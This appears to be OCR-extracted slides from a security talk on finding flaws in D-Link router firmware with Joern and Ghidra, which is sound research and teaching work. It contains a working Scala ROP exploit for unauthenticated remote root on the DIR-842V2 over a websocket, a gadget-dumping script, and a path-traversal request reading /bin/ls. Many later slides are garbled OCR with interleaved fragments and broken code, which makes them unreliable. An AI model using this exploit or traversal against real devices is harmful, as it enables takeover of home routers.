
```
$ sudo screen /dev/ttyUSB0 115200
// ...boot process output trimmed
root@dlinkrouter:~#


// find home dir for web content
root@dlinkrouter:~# grep home /etc/config/uhttpd
    option home '/www'


// find exposed HTTP routes
root@dlinkrouter:~# grep alias /etc/config/uhttpd
    list alias '/HNAP1=/cgi-bin/HNAP1'
    list alias '/dlcfg.cgi=/cgi-bin/HNAP1'
    list alias '/dlquickvpnsettings.cgi=/cgi-bin/HNAP1'
    list alias '/hnap=/cgi-bin/HNAP1'
    list alias '/MTFWU=/cgi-bin/MTFWU'


// find the binaries serving HTTP
root@dlinkrouter:~# ls -al /www/cgi-bin | grep -E 'HNAP1|MTFWU'
lrwxrwxrwx    1 root      root          14 Aug 18  2020 HNAP1 -> /usr/sbin/hnap
lrwxrwxrwx    1 root      root          15 Aug 18  2020 MTFWU -> /usr/sbin/mtfwu


// count how often the binaries are invoked in the web interface
root@dlinkrouter:~# grep HNAP1 -r -l /www | wc -l
174
root@dlinkrouter:~# grep MTFWU -r -l /www | wc -l
1
```



## Attack surface

- **Mtfwu (DLink DIR-X1860):**
  - Uses libc functions for string handling, file operations and memory allocation
  - No HTTP library in use => old-school CGI program that receives HTTP parameters via `getenv`
- **Anweb (DLink DIR-842V2):**
  - Uses libc functions for string handling, file operations and memory allocation
  - Uses the “mongoose” HTTP library for HTTP communication
  - Extensive use of JSON via “jansson” library
  - Uses a DLink RPC library called “d\_jrpcapi”



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## Anweb: list HTTP-related functions

- Functions of the mongoose HTTP library all have the prefix “mg\_”
- We can dump all functions used by matching on “mg\_.\*”
- We can also dump decompiler output of all functions that call at least one mongoose function

```
joern> cpg.call("mg_.*").name.dedup.1  
res13: List[String] = List(  
  "mg_start",  
  "mg_set_request_handler",  
  "mg_stop",  
  "mg_get_request_info",  
  "mg_printf",  
  "mg_send_file",  
  "mg_get_header",  
  "mg_url_encode",  
  "mg_strncasecmp",  
  "mg_read",  
  "mg_write",  
  "mg_get_var",  
  "mg_md5",  
  "mg_get_cookie")
```

```
joern> cpg.method.where(_.call("mg_.*")).dumpRaw |> "/tmp/mgdump.c"
```

## Marking attack surface

- We can mark all internal functions that call mongoose functions or are called by functions that call mongoose functions

```
joern> cpq.call("mg_.*").method  
    .repeat(_.callee.internal)(_.emit.times(10))  
    .newTagNode("attacksurface").store
```

```
joern> commit
```

## Simple is good - buffer overflow query on binary

```
// Calls to strncpy/memcpy into stack buffer with variable amount in  
methods // that are part of the attack surface
```

```
cpg.call("strncpy|memcpy")  
    .whereNot(_.argument(3).isLiteral)  
    .where(_.argument(1).code(".*Stack.*"))  
    .where(_.method.tag.name("attack_surface"))
```

Ability to inspect arguments like that rests on intra-procedural def-use chains

Same query as for source code, minus the “.\*Stack.\*” artifact we are making use of

## Stack-based buffer overflow in `websocket\_data\_handler`

```
iVar1 = memcmp(param_3,"init ",5);
if (iVar1 == 0) {
    _nptr = (char *)memcpy(auStack168,(void *)((int)param_3 + 5),param_4 - 5);
    _nptr[param_4 - 5] = '\0';
    uVar2 = strtoul(_nptr,local_28,10);
    piVar4[1] = uVar2;
    if (((uVar2 != 0) && (local_28[0] != (char *)0x0)) && (*local_28[0] == '\0')) {
        *piVar4 = 2;
    }
    pthread_mutex_unlock((pthread_mutex_t *)&DAT_00435648);
    return 1;
}
```

- param2 turns out to be a websocket message while param3 is its amount
- Exploitable for remote code execution

## Stack-based buffer overflow in callee of websocket\_data\_handler

```
void action_handler(int param_1,char *param_2,size_t param_3,code *param_4)
{
    int iVar1;
    int iVar2;
    char *pcVar3;
    size_t sVar4;
    char *pcVar5;
    int iVar6;
    undefined4 uVar7;
    code *pcVar8;
    char acStack288 [260];

    uVar7 = *(undefined4 *)(&param_1 + 8);
    memset(acStack288,0,0x100);
    strncpy(acStack288,param_2,param_3);
```

- Exploitable for remote code execution

## Gadgets

- Base image is located at a fixed address, so we can make use of its code to craft a stable exploit => we'd like a way to automatically extract gadgets
- Quick&dirty joern script to dump gadgets up to length 5 to a file

```
def instrBefore(x : CfgNode, n: Int) =  
    x.cfgPrev(n).l.reverse.map(y => y.address.get + ":" + y.code)  
  
cpg.ret.map(x => instrBefore(x, 5).mkString("\t") + "\n"), 1 |> "/tmp/gadgets.txt"
```

```
joern > script("binary/gadget.sc")
```

## Unauthenticated remote root exploit for DLink DIR 84V2

- anweb process runs as root
- The vulnerability is in the websocket authentication, *before* authentication has been carried out!
- Firmware version is 1.0.3 (latest)
- We have started writing exploits in Scala on the Joern shell to see which primitives are required to support exploit writing

```
import cask.util.Logger.Console._
import castor.Context.Simple.global
import $ivy.`org.scodec:scodec-core:1.11.9`
import scodec.bits.{ByteVector => b, _}

def h(x : String) : b = b.fromHex(x).getOrElse(b.fromHex("ff").get)
def s(x : String) : b = b(x.map(_.toByte))
def le(x : String) : String = x.grouped(2).toList.reverse.mkString("")

@main def exec() = {

    // gadget1 (fixGp) : _lw gp,local_10(sp), ..., lw ra,local_4(sp), jr ra
    // gadget2 (placea0) : move a0,s0, ..., lw ra,local_4(sp), jr ra
    // gadget3 (placeR) : lw a1,-0x7fd4(gp), jalr <open>

    val init      = s("init ")
    val filling1 = h("41414141"*41)
    val fixGp    = h(le("00419be4"))
    val gp        = h(le("0043ccf0")*5)
    val placea0  = h(le("0040a570")*7)
    val cmd       = s("echo Owned>/tmp/lal") ++ h("00")
    val filling2 = h("42424242"*36)
    val placeR   = h(le("0041e674")*300)

    val payload = init ++ filling1 ++ fixGp ++ gp ++ placea0 ++ cmd ++ filling2 ++ placeR

    val ws = cask.util.WsClient.connect("ws://192.168.1.111/websocket")
    { case cask.Ws.Text(x) => }
    ws.send(cask.Ws.Binary(payload.toArray))
}
```

## Interprocedural data-flow tracking

- Loading information from ghidra into joern means that we can make use of its polynomial time interprocedural data-flow tracker to find flows across functions
- Let's look for path traversals:
- joern> cpg.call("fopen.\*")  
    .argument(1).whereNot(\_.isLiteral)  
    .reachableByFlows(cpg.call("strcat"))  
    .where(\_.method.tag.name("attack\_surface"))

## Returns two path traversals

tracked	lineNumber	method	file
strcat(param_2,param_1)	2652	get_full_path	/tmp/anweb/anweb.c
char*	2644	get_full_path	/tmp/anweb/anweb.c
get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
(char *)get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
pcVar3 = (char *)get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
fopen64(pcVar3,"r")	2757	concat_end_point	/tmp/anweb/anweb.c
fopen64(pcVar3,"r")	2757	concat_end_point	/tmp/anweb/anweb.c
_stream = fopen64(pcVar3,"r")	2757	concat_end_point	/tmp/anweb/anweb.c
_stream != (FILE *)0x0	2758	concat_end_point	/tmp/anweb/anweb.c
fgets(pcVar3,0x200,_stream)	2764	concat_end_point	/tmp/anweb/anweb.c
strlen(pcVar3)	2765	concat_end_point	/tmp/anweb/anweb.c
write_from_file(param_1,pcVar3,acStack544)	2769	concat_end_point	/tmp/anweb/anweb.c
write_from_file(undefined4 param_1, undefined4 param_2, char *param_3)	2662	write_from_file	/tmp/anweb/anweb.c
get_full_path(param_2,acStack704)	2673	write_from_file	/tmp/anweb/anweb.c
fopen64(acStack704,"r")	2676	write_from_file	/tmp/anweb/anweb.c
"			
"			
tracked	lineNumber	method	file
strcat(param_2,param_1)	2652	get_full_path	/tmp/anweb/anweb.c
char*	2644	get_full_path	/tmp/anweb/anweb.c
get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
(char *)get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
pcVar3 = (char *)get_full_path(auStack1056,auStack1568)	2756	concat_end_point	/tmp/anweb/anweb.c
fopen64(pcVar3,"r")	2757	concat_end_point	/tmp/anweb/anweb.c
"			

## concat\_end\_point and get\_full\_path


```
iVar1 = mg_get_request_info();
pcVar4 = *(char **)(iVar1 + 0xc);
pcVar3 = pcVar4;
if (pcVar4 == (char *)0x0) {
    pcVar3 = "";
}
sVar2 = strlen(pcVar3);
iVar1 = mg_get_var(pcVar4,sVar2,"type",acStack544,0x200);
if (0 < iVar1) {
    iVar1 = mg_get_var(pcVar4,sVar2,&DAT_004216dc,auStack1056,0x200);
    if ((0 < iVar1) &&
        ((iVar1 = strcmp(acStack544,"css"), iVar1 == 0) ||
         (iVar1 = strcmp(acStack544,"js"), iVar1 == 0))) {
        pcVar3 = (char *)get_full_path(auStack1056,auStack1568);
        _stream = fopen64(pcVar3,"r");
        if (_stream != (FILE *)0x0) {
            mg_printf(param_1,"HTTP/1.1 200 OK\r\n");
            pcVar3 = acStack2081 + 1;
            mg_printf(param_1,"Transfer-Encoding: chunked\r\n");
            set_content_type(param_1,acStack544);
            mg_printf(param_1,"\r\n");
            while (pcVar4 = fgets(pcVar3,0x200,_stream), pcVar4 != (char *)0x0) {
                sVar2 = strlen(pcVar3);
                if (pcVar3[sVar2 - 1] == '\n') {
                    pcVar3[sVar2 - 1] = '\0';
                }
                write_from_file(param_1,pcVar3,acStack544);
            }
        }
    }
}
```

```
joern> cpg.method("get_full_path").dump
res12: List[String] = List(
    """char * get_full_path(char *param_1,char *param_2) /* <== */ {
    size_t sVar1;
    sVar1 = strlen(param_1);
    if (sVar1 + 0xb < 0x200) {
        strcpy(param_2,"/srv/anweb/");
        strcat(param_2,param_1);
    }
    else {
        param_2 = (char *)0x0;
    }
    return param_2;
}"""
)
```

- concat\_end\_point reads from `/bin/ls` “line-by-line”
- Empty lines are read => `fopen("/srv/anweb" + "")` will attempt to open the directory “/srv/anweb”)
- That succeeds, but `fread` then returns 0
- Return value of `fread` is not checked and so `\_\_ptr` is uninitialized
- Mg\_write writes contents of `\_\_ptr` back to attacker

```
undefined4 write_from_file(undefined4 param_1,undefined4 param_2,char *param_3)
{
    size_t __n;
    int iVar1;
    FILE *__stream;
    void *__ptr;
    undefined4 uVar2;
    char acStack704 [512];
    stat64 sStack192;

    iVar1 = get_full_path(param_2,acStack704);
    uVar2 = 0xffffffff;
    if (iVar1 != 0) {
        __stream = fopen64(acStack704,"r");
        if ((__stream != (FILE *)0x0) &&
            (iVar1 = stat64(acStack704,&sStack192), __n = sStack192.st_blksize, iVar1 == 0)) {
            __ptr = malloc(sStack192.st_blksize);
            if (__ptr != (void *)0x0) {
                fread(__ptr,1,__n,__stream);
                mg_printf(param_1,&DAT_00421690,sStack192.st_blksize);
                mg_write(param_1,__ptr,sStack192.st_blksize);
                mg_printf(param_1,"\r\n");
                if ((param_3 != (char *)0x0) && (iVar1 = strcmp(param_3,"js"), iVar1 == 0)) {
                    mg_printf(param_1,&DAT_00421690,1);
                    mg_write(param_1,&DAT_0042169c,1);
                    mg_printf(param_1,"\r\n");
                }
                free(__ptr);
                fclose(__stream);
                return 0;
            }
            fclose(__stream);
            return 0xffffffe;
        }
        uVar2 = 0xffffffe;
    }
    return uVar2;
}
```



The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /concat?type=js&path=../../../../bin/ls
- Response:** HTTP/1.1 200 OK, Content-Type: application/javascript, Content-Length: 176170. The response body contains a large amount of encoded JavaScript code.
- INSPECTOR:** Shows sections for Request Attributes, Query Parameters (2), Body Parameters (0), Request Cookies (0), Request Headers (0), and Response Headers (2).
- Toolbars:** Includes Send, Cancel, navigation arrows, and search fields for both requests and responses.





# Hardcoded credentials

```
14 pcVar1 = getenv("HTTP_MTFWU_ACT");
15 getenv("HTTP_SOAPACTION");
16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
17 getenv("HTTP_HNAP_AUTH");
18 pcVar3 = getenv("HTTP_COOKIE");
19 pcVar4 = getenv("HTTP_REFERER");
```

```
46 iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
47 if (iVar5 == 0) {
48     iVar5 = strcmp(pcVar1,"Reboot");
49     if (iVar5 == 0) {
50         FUN_004083d0();
51         system("sh /etc/scripts/reboot.sh &");
52     }
53     else {
54         iVar5 = strcmp(pcVar1,"FactoryDefault");
55         if (iVar5 == 0) {
56             system("firstboot -y");
57             system("sh /etc/scripts/reboot.sh &");
58             FUN_004083d0();
59         }
60         else {
61             iVar5 = strcmp(pcVar1,"GetDevInfo");
62             if (iVar5 == 0) {
63                 FUN_00408c34();
64             }
65             else {
66                 iVar5 = strcmp(pcVar1,"MTFWUActSupportList");
67                 if (iVar5 != 0) {
68                     iVar5 = strcmp(pcVar1,"FwUpload");
69                     if (iVar5 == 0) {
70                         iVar5 = FUN_00406204(&LAB_00408994+1,0,0x2800000);
71                         if (iVar5 < 0) {
72                             if (iVar5 == -100) {
73                                 pcVar1 = "The size of firmware is too large.";
74                             }
75                         }
76                     }
77                 }
78             }
79         }
80     }
81 }
```

```
2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
3 {
4     char *pcVar1;
5     int iVar2;
6     int iVar3;
7     int local_25c [4];
8     char acStack588 [64];
9     char acStack524 [128];
10
11     if (((param_1 == (char *)0x0) || (param_2 == (char *)0x0)) ||
12         (pcVar1 = strstr(param_1,"uid="), pcVar1 == (char *)0x0)) {
13         iVar3 = 1;
14     }
15     else {
```

```
        FUN_004084b4(param_3,auStack164,acStack524);
16     iVar3 = strcmp(param_2,acStack524);
17     if (iVar3 == 0) {
18         FUN_0040657c(local_25c);
19         local_18c[0] = FUN_00406550();
20         local_18c[0] = local_25c[0] + local_18c[0];
21         FUN_0040675c(local_18c,iVar2,1);
22         goto LAB_00408972;
23     }
24     iVar3 = 4;
25 }
26 iVar3 = -iVar3;
```

```
LAB_00408972:
27     if (local_14 != 0) {
28         _stack_chk_fail();
29     }
30     return iVar3;
31 }
```

```
2 void FUN_004084b4(char *param_1,char *param_2,int param_3)
3
4     FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
5     iVar6 = 0;
6     iVar5 = 0;
7     do {
8         pbVar3 = local_24 + iVar5;
9         iVar5 = iVar5 + 1;
10        iVar4 = sprintf((char *)(param_3 + iVar6),"%02X", (uint)*pbVar3);
```

## Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/claudiu/src/joern/artifacts/mtfwu")
Creating project `mtfwu21` for code at `/home/claudiu/src/joern/artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Generator...
Random Number Generator initialization complete: NativePRNGNonBlocking
Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacerts have not been set
```

# Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/joern/mtfwu21.ghd")
Creating project `mtfwu21` for
Initializing SSL Context
Initializing Random Number Generator
Random Number Generator initialized
Loading user preferences: /home/joern/.joern
Loading previous preferences:
Trust manager disabled, cacert=
```

```
joern> cpg.call.take(20).code.1
res12: List[String] = List(
  "addiu sp,sp,-0x20",
  "sw gp,0x18(sp)",
  "sw ra,0x1c(sp)",
  "LAB_00401740",
  "_nop",
  "FUN_00401aac",
  "_nop",
  "LAB_00401750",
  "_nop",
  "FUN_00409190",
  "_nop",
  "lw gp,0x18(sp)",
  "lw ra,0x1c(sp)",
  "addiu sp,sp,0x20",
  "FUN_00401984",
  "_clear s8",
  "lw gp,0x0(ra)",
  "subu gp,ra,sp",
  "move a0,sp",
  "lw a1,0x8(ra)" )
```

```
os/mtfwu" )
/joern/artifacts/mtfwu`
```

IGNonBlocking  
0.0\_PUBLIC/preferences  
ca\_10.0.3\_PUBLIC/preferences

int - DECL  
STMT

# Decompiled binary to source-level dataflow queries

```
| joern> cpg.call.take(20).code.1
| joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary

joern> importCode.c.fromString(decompiledBinary)
Creating project `console16944965871358956465` for code at `/tmp/console16944965871358956465`
moving cpg.bin.zip to cpg.bin because it is already a database file
Creating working copy of CPG to be safe
Loading base CPG from: /home/claudio/src/joern/workspace/console16944965871358956465/cpg.bin.tmp
Initializ Adding default overlays to base CPG
Initializ The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
Random Num Code successfully imported. You can now query it using `cpg`.
Loading us For an overview of all imported code, type `workspace`.
Loading p res17: Option[io.shiftleft.codepropertygraph.Cpg] = Some(
value = io.shiftleft.codepropertygraph.Cpg@425fdf53
Trust man)

joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

# Decompiled binary to source-level dataflow queries

```
joern> def decompiledBi
defined function decomp

joern> importCode.c.fro
Creating project `conso
moving cpg-bin.zip to c
Creating working copy o
loading base CPG from:
Adding default overlays
The graph has been modi
d collectively on exit
Random Number generator
Loading user preferences
For an overview of all
Loading previous arguments
res17: Option[io.shiftl
  value = io.shiftleft.
Trust manager disabled, ca

joern> run.ossdataflow
The graph has been modi
d collectively on exit
res18: io.shiftleft.cod
```

```
joern> cpg.call.take(20).code.1
res23: List[String] = List(
  "FUN_00402d60()", "getenv(\"REQUEST_METHOD\")",
  "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")", "getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_SOAPACTION\")", "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
  "getenv(\"HTTP_MTFWU_AUTH\")", "getenv(\"HTTP_HNAP_AUTH\")",
  "pcVar3 = getenv(\"HTTP_COOKIE\")", "getenv(\"HTTP_COOKIE\")",
  "pcVar4 = getenv(\"HTTP_REFERER\")", "getenv(\"HTTP_REFERER\")",
  "getenv(\"CONTENT_TYPE\")", "getenv(\"CONTENT_LENGTH\")",
  "pcVar3 == (char *)0x0", "(char *)0x0",
  "pcVar3 = \"\"", "pcVar1 == (char *)0x0",
  "(char *)0x0", "pcVar1 = \"\"")
```

```
6944965871358956465` :fwu`)
71358956465/cpg.bin.tmp` rsist changes to disk.
nBlocking PUBLIC/preferences
0.0.3_PUBLIC/preferences
rsist changes to disk.
h.Cpg@425fdf53
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res23:odList[String]takeList(code.1
  "FUN_00402d60()", "ingl = List(
defined function decompiledBinary",
  "getenv(\"REQUEST_METHOD\")",
  "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
  "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
  "pcVar3 = getenv(\"HTTP_SOAPACTION\")",
  "Creating project `console16944965871358956465`",
  "moving cpg bin zip to cpg bin because it is already a database file")
joern> importCode.c.fromString("pcVar1 = getenv(\"HTTP_MTFWU_ACT\")")
joern> importCode.c.fromString("pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")")
joern> importCode.c.fromString("pcVar3 = getenv(\"HTTP_SOAPACTION\")")
joern> cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
```

```
joern> run.commit
```

The graph has been modified. You may want to use the `save` command to persist changes to disk. All changes will also be saved collectively on exit

```
res8: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@1b856d2a
```

```
|Trust manager disabled, cache="getenv(\"CONTENT_LENGTH\")",
|  "pcVar3 == (char *)0x0",
|  "(char *)0x0"(ra),
|  "pcVar3 = \"\"",
|  "pcVar1 == (char *)0x0",
|  "(char *)0x0",
|  "pcVar1 = \"\""
|)
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
joern> cpg.tag("attacksurface").method.callIn.code.1
res9: List[String] = List(
    "getenv(\"REQUEST_URI\")",
    "getenv(\"CONTENT_TYPE\")",
    "getenv(\"CONTENT_LENGTH\")",
    "getenv(\"CONTENT_TYPE\")",
    "getenv(\"CONTENT_TYPE\")",
    "getenv(_name)",
    "getenv(\"REQUEST_METHOD\")",
    "getenv(\"HTTP_MTFWU_ACT\")",
    "getenv(\"HTTP_SOAPACTION\")",
    "getenv(\"HTTP_MTFWU_AUTH\")",
    "getenv(\"HTTP_HNAP_AUTH\")",
    "getenv(\"HTTP_COOKIE\")",
    "getenv(\"HTTP_REFERER\")",
    "getenv(\"CONTENT_TYPE\")",
    "getenv(\"CONTENT_LENGTH\")"
)
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
res23: dist[String]@list=dist.list(cpg.method.code.mkString("\n"))
  "getenv(\"REQUEST_METHOD\")", "iVar1 = getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"CONTENT_TYPE\")"
```

```
16 def sprintfTransform =
17     cpg.method.fullNameExact("sprintf")
18         .callIn
19             .where(_.argument(2).isLiteral.code(".*[xX][\\' ]?"))
```

```
23 iVar4 = sprintf((char *)param_3 + iVar6,"%02X", (uint)*pbVar3);
```

```
"getenv(\"HTTP_HNAP_AUTH\")", "getenv(\"CONTENT_LENGTH\")",
"getenv(\"HTTP_COOKIE\")"pcVar3 == (char *)0x0",
"getenv(\"HTTP_REFERER\")"char *0x0"(ra)"
```

```
"getenv(\"CONTENT_TYPE\")"pcVar3 == (char *)0x0",
"getenv(\"CONTENTLENGTH\")"var1 = (char *)0x0",
"pcVar1 = \"\""
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

```
)
```

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1  
res23: dististraind[!list](node.1)
```

```
21  def parameterHexTransform =  
22    sprintfTransform.flatMap { sprintf =>  
23      def m = sprintf.method  
16      if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&  
17        m.parameter.where(sprintf.argument(3).reachableBy(_)).size >= 1) {  
18        Some(m)  
19      } else {  
20        None  
21      }  
22    }  
23  }
```

joern> 20  
The graph  
collects  
res8: [ ]

```
Trust manager 2 | void FUN_004084b4(char *param_1,char *param_2,int param_3)  
"getenv" 3 |  
"getenv" 4 |  
17 | FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);  
18 | iVar6 = 0;  
19 | iVar5 = 0;  
20 | do {  
21 |   pbVar3 = local_24 + iVar5;  
22 |   iVar5 = iVar5 + 1;  
23 |   iVar4 = sprintf((char *)(param_3 + iVar6),"%02X", (uint)*pbVar3);
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
j
j
T
C
R
32 def cmpTransform =
33     parameterHexTransform.flatMap { m =>
34         def relevantCallers =
35             m.caller.filter { cm =>
36                 cm.call.methodNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
37             }.filter { cm =>
38                 m.parameter.reachableBy(cm.parameter).l.size > 0
39             }
40         if (relevantCallers.size > 0) {
41             Some(relevantCallers)
42         } else {
43             None
44         }
45     }.flatten
46 }
```

```
DECODING SOURCE CODE FROM IPGATE ==> Intel x86_64
 2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
 3
 4 {
 5     iVar5 = 0;
 6
 7     FUN_004084b4(param_3,auStack164,acStack524);
 8     iVar3 = strcmp(param_2,acStack524);
 9     if (iVar3 == 0) {
10
11         iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",*(uint)*pbVar3);
12
13     }
14 }
```

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
res23: dist(fsminal,first)(node.1)
      +-----+
      | REQUEST_METHOD|
      +-----+-----+
      | HTTP_MTFWU_ACT\\"|
```

```
def cmpTransform =
```

```
parameterHexTransform.flatMap{r=>
  def relevantCallers = r.flatMap { sprintf =>P_MTFWU_ACT\\\""}.
```

```
cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
```

```
def hardcodedCreds =
  cmpTransform.dedupBy(_.fullName).flatMap{ tc =>
    def fromOutside = cpg.tag("attacksurface").method.callIn
```

```
val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
```

```
if (reachable.size >= 2) {
```

```
  Some((tc, reachable))
```

```
} else {
  None
}
```

```
}
```

```
}
```

```
14 pcVar1 = getenv("HTTP_MTFWU_ACT");
```

```
15 getenv("HTTP_SOAPACTION");
```

```
